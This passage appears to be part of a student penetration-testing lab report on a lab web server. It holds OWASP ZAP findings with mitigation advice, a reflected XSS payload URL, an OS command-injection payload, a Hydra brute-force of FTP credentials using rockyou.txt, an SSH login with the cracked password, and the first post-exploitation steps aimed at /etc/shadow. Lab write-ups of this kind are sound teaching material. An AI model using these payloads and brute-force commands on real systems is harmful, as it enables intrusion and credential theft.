When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

Solution:

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.


Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Reference:

*<http://projects.webappsec.org/Cross-Site-Scripting>
<http://cwe.mitre.org/data/definitions/79.html>*

Alert Tags:

*OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-INPV-02 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting
OWASP_2017_A07 [https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)*



Exploit 5:

XSS Reflected

Attack:

`http://10.10.0.66/login.php?Login=Enter&password=ZAP&username=%3Cimg+src%3Dx+onerror%3Dprompt%28%29%3E`

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance.

Solution:

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Reference:

<http://projects.webappsec.org/Cross-Site-Scripting>


<http://cwe.mitre.org/data/definitions/79.html>

Alert Tags:

OWASP_2017_A07 [https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)

OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/

WSTG-v42-INPV-01 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting



Exploit 6:

Remote OS command injection

Attack:

<http://10.10.0.66/?email=foo-bar%40example.com%27%26sleep+15%26%27&name=ZAP>

Description:

Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.

The scan rule was able to control the timing of the application response by sending [foo-bar@example.com'&sleep 15&'] to the operating system running this application.

Solution:

If at all possible, use library calls rather than external processes to recreate the desired functionality.

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Reference:

<http://cwe.mitre.org/data/definitions/78.html>

https://owasp.org/www-community/attacks/Command_Injection


Alert Tags:

OWASP_2017_A01 https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html

OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/

WSTG-v42-INPV-12 [https://owasp.org/www-project-web-security-testing-guide/v42/4-](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection)

[Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection](https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection)



The screenshot shows a Kali Linux desktop environment. In the foreground, the OWASP ZAP (Zed Attack Proxy) tool is open, displaying a 'Remote OS Command Injection' alert. The alert details include a URL with a malicious payload, a high risk level, and a description of the attack technique. In the background, a web browser (Mozilla Firefox) is open, showing a 'Near-Earth Broadcast News' website with a 'Thanks for Registering!' message.

Exploit 7:

Brute Force (HYDRA and rockyou.txt) Password Finding plus SSH access to NBN Gateway/Server

From the exploit 1, Anonymous FTP Login Reporting (information on ftp port open 9001 – Network Scanning), we obtained the user id Gibson. Now we will try to find the password of Gibson by using HYDRA and rockyou.txt wordlist


We don't have the password, so we will crack it using rockyou.txt. Go to kali machine, directory /usr/share/wordlists/

- \$ cd /usr/share/wordlists/
- \$ sudo gunzip rockyou.txt.gz

Now we have the rockyou.txt file, run HYDRA

- \$ hydra -l gibbon -P /usr/share/wordlists/rockyou.txt -vV 10.10.0.66 -s 9001 ftp

Result: [9001][ftp] host: 10.10.0.66 login: gibbon password: digital



With the above result, we can enter the machine via ssh

- \$ ssh -p 443 10.10.0.66 -l gibbon

➤ \$ password: digital

ACCESS TO SHELL - SUCCESS!!!

Reference:

<https://www.dc864.org/2022/06/tryhackme-writeup-agent-sudo/>

Step 4: Post-Exploiting

Now that we have access to the Gateway / Server machine, we will try to further understand vulnerabilities in the NBN system.

Post-Exploit 1

Try to get the password hashed files /etc/passwd and /etc/shadow at the server 10.10.0.66

/etc/passwd is easy, with a simple cat

/etc/shadow requires privilege escalation

➤ \$ uname -a

Found OS information from server 10.10.0.66

*Linux nbnserv 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64 x86_64
x86_64 GNU/Linux*